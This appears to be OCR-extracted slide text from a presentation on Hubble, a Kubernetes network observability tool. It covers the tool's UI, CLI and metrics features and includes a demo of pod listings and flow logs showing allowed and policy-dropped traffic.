
There are older events to load. *Load more.*

```
2 10.3.102.179 4245 10.3.101.94 40024 6 8 416 1648748373 1648748403 ACCEPT OK
2 10.3.102.179 4245 10.3.101.94 49440 6 8 416 1648748373 1648748403 ACCEPT OK
2 10.3.102.179 4245 10.3.101.94 34788 6 8 416 1648748373 1648748403 ACCEPT OK
2 10.3.102.179 4245 10.3.101.94 48732 6 8 416 1648748373 1648748403 ACCEPT OK
```


Where existing mechanisms fall short

- Traditional network monitoring devices
- Cloud provider network flow logs
- Linux host statistics
- Modifying application code
- Sidecar-based service meshes

Identity-based Security & Observability



What is Hubble?



hubble UI

- Service Dependency Maps
- Flow Display and Filtering
- Network Policy Viewer

hubble CLI


- Detailed Flow Visibility
- Extensive Filtering
- JSON output

Grafana Prometheus

HUBBLE METRICS

- Built-in Metrics for Operations & Application Monitoring

Flow Visibility



```
$ kubectl get pods
NAME                            READY    STATUS    RESTARTS    AGE
tiefighter                      1/1      Running   0           2m34s
xwing                           1/1      Running   0           2m34s
deathstar-5b7489bc84-crlxh      1/1      Running   0           2m34s
deathstar-5b7489bc84-j7qwq      1/1      Running   0           2m34s

$ hubble observe --follow -l class=xwing
# DNS lookup to coredns
default/xwing:41391 (ID:16092) -> kube-system/coredns-66bff467f8-28dgp:53 (ID:453) to-proxy FORWARDED (UDP)
kube-system/coredns-66bff467f8-28dgp:53 (ID:453) -> default/xwing:41391 (ID:16092) to-endpoint FORWARDED (UDP)
# ...
# Successful HTTPS request to www.disney.com
default/xwing:37836 (ID:16092) -> www.disney.com:443 (world) to-stack FORWARDED (TCP Flags: SYN)
www.disney.com:443 (world) -> default/xwing:37836 (ID:16092) to-endpoint FORWARDED (TCP Flags: SYN, ACK)
www.disney.com:443 (world) -> default/xwing:37836 (ID:16092) to-endpoint FORWARDED (TCP Flags: ACK, FIN)
default/xwing:37836 (ID:16092) -> www.disney.com:443 (world) to-stack FORWARDED (TCP Flags: RST)
# ...
# Blocked HTTP request to deathstar backend
default/xwing:49610 (ID:16092) -> default/deathstar:80 (ID:16081) Policy denied DROPPED (TCP Flags: SYN)
```

Flow Metadata

- Ethernet headers
- IP & ICMP headers
- UDP/TCP ports, TCP flags
- HTTP, DNS, Kafka, ...

Kubernetes

- Pod names and labels
- Service names
- Worker node names

